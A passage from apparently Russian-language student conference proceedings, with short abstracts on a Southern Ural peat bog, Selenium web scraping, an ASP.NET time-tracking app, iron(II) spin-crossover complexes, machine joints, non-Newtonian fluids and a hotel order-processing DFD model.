Тюлюкское болото находится на территории Учалинского района РБ. Болото расположено в верховьях реки Тюлюк (правого притока реки Юрюзань) на высоте 900 м над уровнем моря, в межгорной котловине между хребтами Аваляк и Ягодный и имеет площадь более 1200 га. Долина реки Тюлюк имеет типично-троговый профиль характерный для других рек этой зоны, что является результатом оледенения в плейстоцене. Болотный массив вытянут с северо-востока на юго-запад почти на 7 км, достигая в ширину на разных участках от 0.5 до 2 км с юго-восточной стороны болото ограничено руслом реки Тюлюк, а с северо-западной, склоном хребта Ягодный. В центральной части болота река Тюлюк имеет озеровидное расширение, которое интенсивно зарастает по сплавиному типу.

Тюлюкское болото является одним из самых крупных, древних и наиболее хорошо сохранившихся болотных массивов центрально-возвышенной части Южного Урала. Торфяная залежь болота относится к мезотрофному типу, а процессы начала торфонакопления датируются ранним или средним голоценом. Болотный массив состоит из нескольких болотных участков различных стадий генезиса. Отчетливо выделяется вытянутый с северо-востока на юго-запад выпуклый верховой участок (около 250 га) с типичным олиготрофным облесенным грядово-мочажинным комплексом (ГМК). Мощность торфа превышает 6 метров, залежь типичного верхового типа. Очевидно, это самая старая часть болота, которая ограничена от остального массива узкими каналами естественного происхождения.

Юго-восточнее верхового олиготрофического участка расположен более мезотрофный ГМК характеризующийся низкими облесенными грядами и мочажинами. Этот комплекс постепенно переходит в серию чередующихся мезотрофных и олиготрофных облесенных болотных участков с торфяной залежью от 2,5 до 5 м. и далее, ниже по течению реки Тюлюк,

типичный пойменный черноольхово-березовый и черноольхово-еловый евтрофный болотный комплекс с торфяной залежью от 0,5 до 1,5 м.

Севера-восточнее верхового ГМК растительный покров представлен кустарниково-злаково-осоковыми мезотрофными комплексами с олиготрофными и мезотрофными кочками. По периферии болота, вдоль русла реки, формируются открытые осоковые комплексы или более олиготрофные участки на дренированных местообитаниях или сплавинах. По краям болотного массива со стороны хребта и вверх по течению реки представлены мелкоотрофованные гигромезофитные зеленомошные темнохвойные леса, сформировавшиеся на слабо задернованных каменистых осыпных склонах.

Болота играют важную экологическую роль: регулируют гидрологический режим ландшафта, являются естественными биофильтрами и средой обитания животных и растений болот, местом обитания многих промысловых животных и птиц, на них произрастает множество полезных растений.

Библиографический список:

1. Гареев А.М. Реки, озера и болотные и комплексы Республики Башкортостан. – Уфа: АН РБ, Гилем, 2012. – 248 с.
2. Генкель А.А., Осташева Е.И. Висячие болота окрестностей горы Яман-Тау на Южном Урале // Изд. Пермского научно-исследовательского института. Т. VIII, вып. 6-8. Пермь, 1933.

АВТОМАТИЗАЦИЯ СБОРА ДАННЫХ С ВЕБ-РЕСУРСОВ

Дубовик Т.С., Березовская Е.М.

Гомельский государственный университет им. Ф.Скорины, Беларусь

В настоящее время мировой объём данных увеличивается более чем в два раза каждые два года, следовательно, растёт необходимость в их автоматической обработке и очистке информации от ненужного мусора. Всё большую и большую популярность приобретают технологии автоматического сбора данных с веб-ресурсов. Данный метод позволяет значительно ускорить бизнес-процессы и облегчить людской труд.

Для получения информации с веб-ресурсов используются специальные программы – веб-скрейперы (web-scraпер) [1]. Данные программы получают содержание веб-страницы в формате HTML, а также таблицу стилей в формате CSS и логику работы веб-страницы в формате JS. Разрабатывая версию данной программы под конкретный веб-ресурс, разработчик должен указать алгоритм сбора данных, а также указать шаги, которые следует повторять для схожих до интерфейсу веб-страниц. Указав один раз логику программы и протестировав её работу, разработчик может запускать её (программу) неограниченное количество раз для автоматического сбора информации.

Существует множество систем для выполнения задач автоматического сбора данных из интернет-источников. Вот некоторые из них: iMacros, Scrapy, Selenium, OctoParse, HTTrack, Heritrix, Data Toolbar, Jaxer, SimpleTest и др.

В предлагаемой работе используется технология Selenium. Selenium является инструментом для автоматизированного управления веб-браузерами. Он также отлично подходит для сбора информации с веб-страницы. Selenium представляет набор инструментов для работы с элементами веб-страниц, позволяет производить поиск элемента на странице с помощью CSS-описания, XPath-пути, имени класса элемента и др. [2, 3]

Задачей данной работы является автоматизация сбора информации о курсах валют с белорусского информационного портала tut.by.

Был разработан программный продукт, позволяющий практически моментально, получить свежую информацию о курсах валют. Для разработки была использована среда Microsoft Visual Studio 2013, для работы с элементами веб-страницы применены технологии Selenium.WebDriver и XPath. Для пользования предлагаемым программным продуктом нет необходимости иметь какие-либо знания из области программирования. Диалог эргономичен и понятен пользователю.

Разработанный продукт является лишь простейшим примером автоматизации сбора информации с веб-сайтов. Данное направление информационных технологий сейчас находится в непрерывном развитии, технологии автоматизации начинают использоваться в бизнес-целях, например, для сбора информации о ценах определённого продукта на различных сайтах и, следовательно, последующем ценообразовании для данного продукта.

Библиографический список:

1. Чужа, В. Веб-скрейпинг и .Net / В. Чужа. – Электронный ресурс: <https://habrahabr.ru/post/101034/>, 2010.
2. Троелсен Э. Язык программирования C# 5.0 и платформа .NET 4.5. М.: Вильямс, 2013. – 1311 с.
3. Рихтер Д. CLR via C#. Программирование на платформе Microsoft.NET Framework 4.5 на языке C#. Спб.: Питер, 2016. – 896 с.

РАЗРАБОТКА ИНТЕРНЕТ-ПРИЛОЖЕНИЯ НА ASP.NET MVC

Евлампьев Е.Ю., Жадан М.И.

Гомельский государственный университет им. Ф.Скорины, Беларусь

На сегодняшний день существуют огромные проекты, которые содержат несколько сотен заданий. На таких проектах занято много людей. Для управления такими заданиями и людьми, используются системы управления времени – трэк-системы. Сегодня существует немного таких систем, и все они требуют больших денежных вложений от потребителей. Учитывая это, решено разработать трэк-систему, которая будет иметь ядро, на котором в дальнейшем можно строить приложения для различных платформ.

Целью работы является разработка системы управления временем, которая будет состоять из двух частей: общих сервисов с бизнес-логикой и веб-приложения. Эти части будут взаимодействовать друг с другом посредством связи клиент-сервер. Задачами работы являются

- проектирование приложения с многоуровневой архитектурой;
- разработка общих переиспользуемых сервисов;
- реализация разделения пользователей на роли: администраторы, менеджеры и простые пользователи;
- реализация авторизации и аутентификации на сервисах;
- реализация авторизации и аутентификации на веб-приложении;
- разработка простого и понятного интерфейса.

Для создания приложения использован стек технологий .NET. Общее ядро будет реализовано с использованием технологии WCF. Доступ к базе данных MS SQL Server будет реализован с использованием Entity Framework. Пользовательская часть приложения построена на ASP.NET MVC 5.

Разработка начинается с процесса построения архитектуры и создания приложения. Сначала разработан уровень доступа к данным и уровень логики, затем они объединены в одно приложение-хост, которое будет представлять из себя сервисы, готовые обрабатывать поступающие запросы.

Далее были написаны несколько сервисов:

- UserService – служит для управления пользователями;
- RepositoryService – служит для управления хранилищами данных;
- ProjectTaskService – управляет проектами и связанными заданиями.

После реализации сервисов и уровней доступа к данным осуществлено объединение существующих библиотек в отдельное приложение. Для хостинга использовался так называемый self-хостинг в консольном приложении.

Ядро приложения без наличия клиентов бессмысленно. Первым клиентом является веб-приложение, построенное на MVC 5. Для начала были выделены некоторые особенности приложения: мультиязычность, отображение дат в выбранном пользователем часовом поясе.

Приложение построено по паттерну Model-View-Controller. Моделью выступают ранее написанные сервисы. Далее были разработаны контроллеры. Для всех контроллеров был

создан базовый класс, который содержит общую логику запросов. Для логирования всех запросов, ошибок и действий пользователей использовалась библиотека NLog [1].

После реализации определенного метода в контроллере создавалось представление – веб-страница, которую видит пользователь. Для создания представлений использовался язык разметки HTML и рендер движок Razor. Стилиевые особенности представлениям придавал bootstrap, с небольшим использованием CSS. Для удобного выбора дат пользователем был создан helper, который использовал bootstrap-datepicker с доработкой локализации.

Для авторизации и аутентификации пользователей использовалась ASP.NET Identity 2.0. Для ее использования была создана собственная реализация UserStore. Это было необходимо, так как приложение использует свои хранилища с данными, в нашем случае это WCF сервис[2].

На рисунке 1 показан вид главной страницы для авторизованного пользователя. На верхней панели пользователю доступны кнопки для входа и регистрации. По нажатию на логотип приложения происходит переход на главную страницу приложения из любой страницы.




Рисунок 1 – Вид главной страницы для авторизованного пользователя

После успешной авторизации пользователя происходит перенаправление на главную страницу. Сайт доступен на трех языках: русском, белорусском, английском. На нижней панели присутствует возможность обратной связи с разработчиком.

На рисунке 2 показан вид страницы с описанием проекта. Здесь отображается его название, описание, а также список заданий. Ниже заданий находятся привязанные к проекту пользователи и их роль. Так как текущий пользователь имеет права администратора и права менеджера проекта, то он может выполнять действия по редактированию. Для пользователей, у которых нет доступа к таким действиям, соответствующие кнопки отсутствуют.

Администраторам приложения доступна страница с информацией о пользователях, на которой он может изменять данные. Для менеджеров проектов доступна страница с деталями заданий. По нажатию на кнопку “Просмотреть активность” происходит переход на страницу с отображением календаря активности для выбранного пользователя.

Результатом работы является клиент-серверное приложение для управления проектами и временем работы на них пользователей. Реализованы все поставленные задачи: спроектированы несколько хранилищ с данными, разработаны общие переиспользуемые сервисы, реализовано разделения пользователей на роли в приложении и отдельных проектах, реализована авторизация и аутентификация, разработан простой и понятный интерфейс.



Рисунок 2 – Вид страницы с описанием проекта

Преимуществом разработанного приложения по сравнению с конкурентами является доступность в плане стоимости, также плюсом является то, что оно построено с использованием последних возможностей как WCF, так и ASP MVC 5 [3,4]. Функциональность клиентского приложения должна быть значительно расширена, поэтому, разработанное приложение можно использовать в дальнейшем, но при внесении дополнительных изменений.

Библиографический список:

1. Рихтер Дж., CLR via C#. Программирование на платформе Microsoft .NET Framework 4.5 на языке C#. 4-е изд. – СПб.: Питер, 2013. – 896 с.
2. Lippert E., Essential C# 6.0, 5th Edition – NY: Addison-Wesley, 2015. – 1008 с.
3. Löwy J., Programming WCF Services, 4th Edition – S.: O'Reilly Media, 2016. – 1018 с.
4. Freeman A., Pro ASP.NET MVC 5 Platform – NY: Apress, 2014. – 426 с.

ИССЛЕДОВАНИЕ МАГНИТНЫХ СВОЙСТВ МОНОЯДЕРНЫХ КОМПЛЕКСОВ ЖЕЛЕЗА (II) С СЕРОСОДЕРЖАЩИМИ ЛИГАНДАМИ

Ергешбаева С.Б., Еркасов Р.Ш.

Евразийский национальный университет им.Л.Н. Гумилева

В цифровую эпоху увеличилась потребность в телекоммуникациях и интернет приложениях, что ведет к увеличению спроса на устройства хранения данных с большой памятью. Уменьшение размера устройств хранения данных необходимо и может быть достигнуто на молекулярном уровне [1, 155]. Возможность адресовать одиночные молекулы или маленькие кластеры молекул могут привести к увеличению количества логических вентилях на см^2 на микрочипе несколькими порядками магнитуды и время отклика молекулярных устройств может составлять фемтосекунды вместо наносекунд в современных приборах. И поэтому большое внимание сфокусировано на бистабильных молекулах, которые проявляют эту фундаментально-важную способность переключаться между уровнями, что является основой в битовых расчетах [2, 221]. Спин кроссовер - явления изменения спинового состояния из низшего в высшее в молекулах под воздействием внешних факторов, таких как температура, давление, облучение светом и т.д. Комплексные соединения переходных металлов с электронной конфигурацией $3d^4-3d^7$ способны переключаться на молекулярном уровне из высшего в низшее спиновое состояние и обладают хорошим потенциалом для использования в информационных технологиях, в дисплеях, сенсорах, пультах управления, холодильных устройствах, пищевых и медицинских складах и в агентах МРТ [3, 279].

Были синтезированы моноядерные комплексы железа (II), в котором центральный атом железа окружен двумя S и четырьмя N донорными атомами. Такое необычное для комплексов железа окружение дает новые возможности для дизайна и синтеза соединений, проявляющих спиновые переходы. Данные комплексы железа (II) были получены реакцией перхлората железа с соответствующими лигандами ВРТЕ = (1,2-бис(2-пиридинил-2-метил) сульфанилэтан и ВІМ= 2,2 - бисимидазол. Полученные соединения были исследованы комбинацией методов рентгеновской кристаллографии, магнитных измерений, абсорбционной спектроскопии и масс-спектрометрии. Комплексы проявляют температурно-зависимый спин кроссовер при комнатной температуре.

Библиографический список:

1. Shatruck M., Avendano C., Dunbar K. R. Cyanide-bridged complexes of transition metals: A molecular magnetism perspective // Prog. Inorg. Chem. No 56. 2009, P. 155 - 334.
2. Letard J.F., Guionneau P., Goux-Capes L. Topics in Current Chemistry, Volume 235, Springer, Wien, New York, 2004, P. 221–249.
3. Halcrow M.A. Trapping and manipulating excited spin states of transition metal compounds // Chem. Soc. Rev. - Volume 37. –2008, P. 278-289.

К ВОПРОСУ О ТЕХНОЛОГИЧЕСКОМ ОБЕСПЕЧЕНИИ РАБОТОСПОСОБНОСТИ НЕПОДВИЖНЫХ СОЕДИНЕНИЙ В МАШИНАХ И ОБОРУДОВАНИИ

Ерченко П.И., Пыриков П.Г.

Брянский государственный технический университет

Потеря работоспособности неподвижных соединений в машинах и технологическом оборудовании разного назначения обусловлена, с одной стороны, комплексным влиянием механического (эксплуатационного) нагружения, осложненного действием температур, вибраций и влиянием внешней среды, с другой, – существенно идеализированным представлением факторов, определяющих работоспособность, в частности: контактных деформаций, податливости, контактной жесткости и износостойкости.

В работе отражены некоторые результаты исследований работоспособности неподвижных соединений (фланцевых, резьбовых, клиновых, посадок с натягом и др.), широко используемых в транспортно-технологических машинах, эксплуатация которых в большинстве случаев происходит в сложных климатических условиях и сопровождается значительными механическими нагрузками, что затрудняет решение вопросов по выполнению различных ремонтных мероприятий. Вместе с тем, от работоспособности соединений деталей в кинематических приводах и рабочих органах указанной техники зависят ее функциональные качества, точность и стабильность выполнения технологической операции, эффективность применения машин в целом.

На основании анализа результатов исследования получена математическая модель, раскрывающая возможность обеспечить прогнозируемый уровень работоспособности неподвижных соединений с позиций управления механическими (свойствами упругости, ползучести, текучести, выносливости), структурными (структурным, фазовым и дислокационным состоянием) и геометрическими (шероховатостью) характеристиками поверхности деталей.

Для этих целей выполнялись комплексные исследования, что позволило установить факторы и режимы технологического воздействия на конструкционные материалы, создающие в них анизотропные состояния. Анизотропия, сформированная в структуре при поверхностных слоях, создает предпосылки для формирования в зонах контакта поверхностных слоев деталей соединений особые энергетические состояния, влияющие на характер контактного взаимодействия.

Такого рода состояния формируются в материалах при их индуцировании во внешнем магнитном поле, а также при сочетании механического и магнитного нагружения. При этом установлены магнотриксционные и механотриксционные эффекты, проявление которых в различных формах анизотропии проявляется неоднозначно. При этом делалась попытка ус-

тановить и обосновать наиболее предпочтительные форматы кристаллографического упорядочения для различных модификаций кристаллических решеток структурных составляющих материалов, а также режимов и схем индуцирования [1].

На основе этого были предложены способы управления энергетическим состоянием в структуре предварительно текстурированного конструкционного материала, за счет модифицирования его основного (исходного) химического состава атомами элементов, способных в состоянии магнитострикции выступить в качестве коллекторов механической энергии.

В последующем предполагается получить и обосновать практические рекомендации к доэксплуатационной подготовке промышленно выпускаемых материалов, а также материалов с новыми эксплуатационными (функциональными) свойствами.

Целью исследований являлось создание особых поверхностных структур материалов неподвижных соединений, адаптированных к различным условиям нагружения, на основе управления энергетическим состоянием системы «вал-промежуточная среда-втулка».

В основе ряда работ отечественных и зарубежных исследователей в этом направлении лежит поиск путей управления контактными характеристиками сопряжений в условиях статического и динамического нагружения. Существующие методики оценки энергетического состояния поверхностных слоев позволяют выделить роль влияния фактора конструктивной податливости и относительного сближения в аспекте управления напряженно-деформационным состоянием деталей соединений, в частности величиной контактного давления. При этом созданы ряд технологических приемов комплексной оптимизации уровней шероховатости поверхностей деталей соединений в сочетании с остаточными напряжениями; разработаны разного рода герметизирующие составы, выполняющие роль промежуточной среды; предложены различные конструктивные решения обеспечения герметичности (статичности) неподвижных соединений [3].

Предметом исследования выступали закономерности управления напряженным состоянием конструкционных материалов в деталях неподвижных соединений, при обеспечении их работоспособности.

В работе проведена аналитическая и экспериментальная работы. Получены расчетные модели взаимосвязи конструктивной податливости деталей соединения с номинальным давлением; модели влияния величины относительного сближения поверхностей на величину критического сближения. Выполнен анализ герметичности соединения при различном поверхностном текстурировании взаимодействующих между собой деталей, анализ влияния различных форм анизотропии конструкционных материалов в аспекте контактной жесткости соединения и износостойкости [2].

Результаты проведенных ранее исследований свидетельствуют о существенном влиянии кристаллографического упорядочения (текстурирования) конструкционных материалов на величину конструктивного натяга в соединении, являющейся динамической характеристикой. Установлена возможность управлять функциональными свойствами неподвижных соединений при формировании на поверхностях деталей магниточувствительных покрытий со стабильно высоким магнитострикционным эффектом. Исследованы закономерности влияния магнитострикции на величину относительного сближения поверхностей при напряженности магнитного поля в диапазоне 50 - 650 кА/м и температуре 20 – 300 °С для покрытий на основе комплекса Me(Fe,Ni,Co).

Предложен способ управлять фреттингостойкостью соединения на основе создания в структуре материала магнитнодемпферных барьеров, что позволяет минимизировать относительные смещения поверхностей при малоамплитудных и высокочастотных колебаниях, возникающих в ряде функциональных узлов машин и оборудования.

Дальнейшее развитие исследований состоит в получении особого рода композиционных структур для конструкционных материалов неподвижных соединений, характеризующихся способностью адаптивной саморегуляции энергетического состояния при внешнем магнитном и термомеханическом индуцировании.

Библиографический список:

1. Пыриков П.Г. Технологические методы на основе электромагнитного воздействия для повышения герметичности неподвижных соединений / П.Г.Пыриков, А.С.Рухлядко, А.О.Горленко // Известия Орловского государственного технического университета. Серия «Фундаментальные и прикладные проблемы техники и технологии». № 2-2 (292). - 2012.- С. 35-43.
2. Памфилов Е.А. Контактная жесткость малоподвижных соединений / Е.А.Памфилов, Г.А.Пилюшина, П.Г.Пыриков, В.А.Данилюк // Известия Самарского научного центра Российской академии наук. Самара.- 2015. т. 17. № 1.- С. 48-52.
3. Памфилов Е.А. Способы повышения надежности неподвижных соединений / Е.А.Памфилов, Г.А.Пилюшина // Механика и физика процессов на поверхности и в контакте твердых тел, деталей технологического и энергетического оборудования. -2014. - № 7. С.68-73.

НЕНЬЮТОНОВСКАЯ ЖИДКОСТЬ


Завацкая Д.П., Лесник Т.Н.

МОБУ «СОШ №1»

Цель работы: изучение свойств неньютоновской жидкости.

Задачи: изучить необычные свойства неньютоновских жидкостей, провести эксперименты, доказывающие необычные свойства неньютоновских жидкостей, доказать, что в обычных условиях можно легко изготовить такую жидкость.

Жидкость в окружающем нас мире встречается повсеместно. Свойства жидкостей знакомы каждому и любой человек, взаимодействующий с ними, в той или иной степени может предугадать, как поведет себя какая-либо жидкость в конкретной ситуации. Жидкости, свойства которых мы привыкли наблюдать в ежедневном использовании, подчиняются закону Ньютона, называются ньютоновскими. Ньютоновская жидкость, вязкая жидкость, т.е. жидкость, подчиняющаяся при своём течении закону вязкого трения Ньютона. Еще в конце XVII века великий физик Ньютон обратил внимание, что грести веслами быстро гораздо тяжелее нежели, если делать это медленно. И тогда он сформулировал закон, согласно которому вязкость жидкости увеличивается пропорционально силе воздействия на нее. Ньютоновскими является большая часть жидкостей, с которыми мы привыкли иметь дело: вода, водные растворы, нефтепродукты, ацетон и т.п. Не приводя уравнения, можно сказать, что ньютоновские жидкости имеют вязкость, не зависящую от силы (а точнее, от изменения скорости деформации), которую к ним прикладывают. Таким образом, кривая течения ньютоновских жидкостей, то есть график зависимости касательного напряжения от градиента скорости, представляет собой прямую линию, выходящую из начала координат. Наклон этой прямой пропорционален вязкости ньютоновской жидкости, или, как ее еще называют, ньютоновской вязкости.



Неньютоновские жидкости не поддаются законам обычных жидкостей, эти жидкости меняют свою плотность и вязкость при воздействии на них физической силой, причем не только механическим воздействием, но даже и звуковыми волнами. Если воздействовать на неньютоновскую жидкость механическими усилиями, то она начнет принимать свойства твердых тел и вести себя как твердое тело, связь между молекулами жидкости будет усиливаться с увеличением силы воздействия на нее. Обычно такие жидкости сильно неоднородны и состоят из крупных молекул, образующих сложные пространственные структуры.

В мире, как ни странно, очень популярны данные жидкости. При исследовании неньютоновских жидкостей в первую очередь изучают их вязкость. Знания о вязкости и о том, как ее измерять и поддерживать, помогают и в медицине, и в технике, и в кулинарии, и в производстве косметики.

Косметические компании зарабатывают огромную прибыль на том, что смогли найти идеальный баланс вязкости, который нравится покупателям. Чтобы косметика держалась на коже, ее делают вязкой, будь это жидкий тональный крем, блеск для губ, подводка для глаз, тушь для ресниц, лосьоны, или лак для ногтей. В массовом производстве косметики исполь-

зуют специальные вещества, называемые модификаторами вязкости. Наибольшая вязкость - у мазей. Вязкость кремов - ниже, а лосьоны - наименее вязкие. Благодаря этому лосьоны ложатся на кожу более тонким слоем, чем мази и кремы, и действуют на кожу освежающе. Кремы и мази дольше остаются на коже, чем лосьоны, и сильнее ее увлажняют.

Чтобы улучшить оформление блюд, сделать еду более аппетитной и чтобы ее было легче есть, в кулинарии используют вязкие продукты питания. Продукты с большой вязкостью, например, соусы, очень удобно использовать, чтобы намазывать на другие продукты, как хлеб. Их также используют для того, чтобы удерживать слои продуктов на месте. Вязкие продукты с их способностью удерживать форму используют также для украшения блюд.

В медицине необходимо уметь определять и контролировать вязкость крови, так как высокая вязкость способствует ряду проблем со здоровьем. По сравнению с кровью нормальной вязкости, густая и вязкая кровь плохо движется по кровеносным сосудам, что ограничивает поступление питательных веществ и кислорода в органы и ткани, и даже в мозг.

Неньютоновские жидкости используются в автопроме, моторные масла синтетического производства на основе неньютоновских жидкостей уменьшают свою вязкость в несколько десятков раз, при повышении оборотов двигателя, позволяя при этом уменьшить трение в двигателе.

Для исследования неньютоновских жидкостей можно провести несколько экспериментов.

Эксперимент №1 «Получение неньютоновской жидкости»

Цель: получить неньютоновскую жидкость и проверить, как она ведёт себя в обычных условиях.

Оборудование: вода, крахмал, чаша.

Ход эксперимента:

1. Возьмем чашу с водой и крахмал. Смешаем в равных долях вещества.
2. Получилась белая жидкость.

Заметим, если мешать быстро, чувствуется сопротивление, а если медленнее то нет. Получившуюся жидкость можно налить в руку и попробовать скатать шарик, при воздействии на жидкость, пока мы будем катать шарик, в руках будет твердый шар из жидкости, причем, чем быстрее и сильнее мы будем на него воздействовать, тем плотнее и тверже будет наш шарик. Как только мы разожмем руки, твердый до этого времени шар тут же растечется по руке. Связанно это будет с тем, что, после прекращения воздействия на него, жидкость снова примет свойства жидкой фазы.

Эксперимент №2: «Изучение некоторых физических свойств неньютоновских жидкостей»

Для изучения свойств возьмем смесь крахмала с водой, полученную в предыдущем эксперименте, гель для душа и подсолнечное масло.

Цель этого эксперимента: опытным путём определить плотность, температуру кипения и температуру кристаллизации данных жидкостей.

В результате проведённых опытов, получились следующие данные:

	Плотность, г/см ³	Температура кипения, °С	Температура кристаллизации, °С
Смесь крахмала с водой	1,11	63(жидкость стала твёрдым телом)	1
Гель для душа	0,84	76	0
Подсолнечное масло	0,915	105	- (не акристаллизировалось)

Свойствами неньютоновской жидкости обладает игрушка-лизун. Лизуна можно делать в домашних условиях. Эксперимент по его изготовлению был проведен и нами с использованием клея ПВА, воды, бура и пищевого красителя.

Библиографический список:

1. Кабардин О.Ф., Физика, справочные материалы. - Просвещение, 1988
2. Зарембо Л.К., Болотовский Б.М., Стаханов И.П. и др. Школьникам о современной физике. - Просвещение, 2006 г.
3. <http://naukaveselo.ru>
4. www.wikipedia.org

ПОСТРОЕНИЕ ПО МЕТОДОЛОГИИ DFD АВТОМАТИЗИРОВАННОЙ СИСТЕМЫ ОБРАБОТКИ ЗАКАЗОВ ГОСТИНИЦЫ

Закревская В.С., Жадан М.И.

Гомельский государственный университет им. Ф.Скорины, Беларусь

В настоящее время высокие информационные технологии стали фундаментальной инфраструктурой, в мире наблюдается увеличение объема информации. Синхронно с этим процессом в ряде областей науки, техники и управления народно-хозяйственным комплексом появляется все больше задач, требующих для своего эффективного решения новых технологий обработки данных. В современных условиях жесткой конкуренции успешно могут действовать лишь те субъекты хозяйствования, которые оперативно и эффективно обрабатывают информацию.

Прежде чем приступить к разработке программного средства для автоматизации обработки заказов гостиницы, необходимо оценить затраты проекта. Для оценки затрат используется методология оценивания функционального размера, которая заключается в единообразном измерении всех возможностей приложения. Результатом является число, которое используется для определения числа строк кода, стоимости и сроков проекта. Для расчета функционального размера необходимо рассмотреть системные параметры приложения, сведенные в таблицу 1.

Таблица 1 – Системные параметры разрабатываемого приложения

№	Системный параметр	Описание	Зн.
1	Передача данных	Сколько средств связи требуется для передачи или обмена информацией с приложением или системой?	2
2	Распределенная обработка данных	Как обрабатываются распределенные данные и функции обработки?	1
3	Производительность	Нуждается ли пользователь в фиксации времени ответа или производительности?	1
4	Распространенность используемой конфигурации	Насколько распространена текущая аппаратная платформа, на которой будет выполняться приложение?	3
5	Скорость транзакций	Как часто выполняются транзакции? (каждый день, каждую неделю, каждый месяц)	3
6	Оперативный ввод данных	Какой процент информации надо вводить в режиме онлайн?	3
7	Эффективность работы конечного пользователя	Приложение проектировалось для обеспечения эффективной работы конечного пользователя?	4
8	Оперативное обновление	Как много внутренних файлов обновляется в онлайн-транзакции?	3
9	Сложность обработки	Выполняет ли приложение интенсивную логическую или математическую обработку?	1
10	Повторная исполь-	Приложение разрабатывалось для удовлетворения тре-	4

	зубесть	бований одного или многих пользователей?	
11	Легкость инсталляции	Насколько трудны преобразование и инсталляция приложения?	2
12	Легкость эксплуатации	Насколько эффективны и/или автоматизированы процедуры запуска, резервирования и восстановления?	2
13	Разнообразные условия размещения	Была ли спроектирована, разработана и поддержана возможность инсталляции приложения в разных местах для различных организаций?	0
14	Простота изменений	Была ли спроектирована, разработана и поддержана в приложении простота изменений?	1

Функциональный размер приложения рассчитан по формуле:

$$FP = 128 \cdot (0.65 + 0.01 \cdot \sum_{i=1}^{14} F_i) = 128 \cdot (0.65 + 0.01 \cdot 32) = 124.16$$

где F_i - коэффициенты сложности, приведенные в таблице.

Для разработки приложения был выбран язык программирования Java, для которого количество строк кода на одну единицу функционального размера равно 55. Следовательно, количество строк кода равно:

$$KLOC = \frac{FP \cdot LOC}{1000} = \frac{124.16 \cdot 55}{1000} = 6.82$$

Так как рассматриваемый проект относится к распространённому типу (небольшие программные проекты, над которыми работает небольшая группа разработчиков с хорошим стажем работы, устанавливаются мягкие требования к проекту), то коэффициенты для расчета уравнений базовой подмодели COSOMO равны: $a=2.4$, $b=1.05$, $c=2.5$, $d=0.38$. Значит, соответствующие значения показателей равны:

$$E = a \cdot (KLOC)^b = 2.4 \cdot (6.82)^{1.05} = 17.351, \quad D = c \cdot (E)^d = 2.5 \cdot (17.351)^{0.38} = 7.39$$

где E - затраты в человеко-месяцах, D - время разработки.

Теперь, после предварительной оценки затрат по разработке программного средства по автоматизации системы обработки заказов гостиницы переходим к разработке модели AS-IS.

Каждая организация стремится минимизировать затраты времени, материальных, трудовых ресурсов в ходе своей деятельности и упростить процесс обработки информации. Эти задачи можно решить с использованием автоматизированных информационных систем. Сегодня гостиничный бизнес – одна из наиболее перспективных и быстроразвивающихся отраслей, приносящей по всему миру многомиллионные прибыли. С каждым годом растет количество гостиниц, как в нашей стране, так и за рубежом. Поэтому тема разработки информационной системы "Гостиница" в настоящее время является актуальной, так как гостиничный бизнес активно развивается, разрастаются сети отелей, создавая на рынке конкуренцию. Гостиница оказывает следующие услуги: предоставление номеров, их обслуживание, предоставление доп. услуг.

По методологии DFD разработана модель AS-IS для автоматизированной системы обработки заказов. Для проведения анализа и реорганизации бизнес-процессов предназначено CASE-средство верхнего уровня AllFusion Process Modeler (BPwin), поддерживающее методологии: IDEF0 (функциональная модель); DFD (DataFlow Diagram); IDEF3 (Workflow Diagram) [1,2].

Предлагаемая система работает со следующими внешними сущностями: Клиент, Персонал, Администрация. Предлагаемая система имеет хранилища: БД Клиентов (данные о клиенте), БД Номеров (данные о свободных номерах), БД доп. услуг (список доп. услуг), Отчеты (отчеты о работе), Прейскурант (перечень услуг и их стоимость), Учет финансов (данные о доходах), Журнал заявок (список заявок от клиентов) и Учет финансов (Данные о прибыли).

Сначала клиент оставляет информацию о себе на сайте, для формирования списка услуг, которые могут быть оказаны в гостинице. Клиент выбирает услуги, после чего производится расчет стоимости услуг, используя прейскурант. По завершению расчетов система оповещает клиента о стоимости услуг, после чего клиент может, как отказаться от услуг, так и согласиться, если его удовлетворяет стоимость услуги и внести предоплату. Далее сотрудники подготавливают номер выбранный клиентом, и обслуживают его в период проживания в гостинице. Директор системы технического обслуживания получает различные отчеты с информацией, накопленной в хранилищах. По результатам отчетов администрация гостиницы принимает управленческие решения.

В результате работы над проектом построена модель "as-is" по методологии dfd автоматизированной системы обработки заказов гостиницы.

Библиографический список:

1. Троелсен Э. Язык программирования C# 5.0 и платформа .NET 4.5. М.:Вильямс, 2013. – 1311 с.
2. Попов А.В Командные файлы и сценарии Windows Script Host. – СПб.: БХВ-Петербург, 2002. - 320 с.

ДЕМОНСТРАЦИЯ УНИВЕРСАЛЬНОГО API И РАЗРАБОТАННОГО НА ЕГО ОСНОВЕ ПРИЛОЖЕНИЯ

Зубов А.А., Жадан М.И.

Гомельский государственный университет им. Ф.Скорины, Беларусь

В настоящее время разработчики стараются создавать программное обеспечение на универсальных платформах и с использованием универсальных средств. Это делается для того, чтобы в дальнейшем это программное обеспечение можно было активно использовать на разных платформах.

Предлагаемая работа посвящена разработке клиент-серверного приложения с универсальным интерфейсом прикладного программирования API (Application Programming Interface – интерфейс программирования приложения) для взаимодействия с онлайн аукционом. Целью этой статьи является общая демонстрация разработанного API, а также демонстрация простого приложения, которое взаимодействует с разработанным ПО.

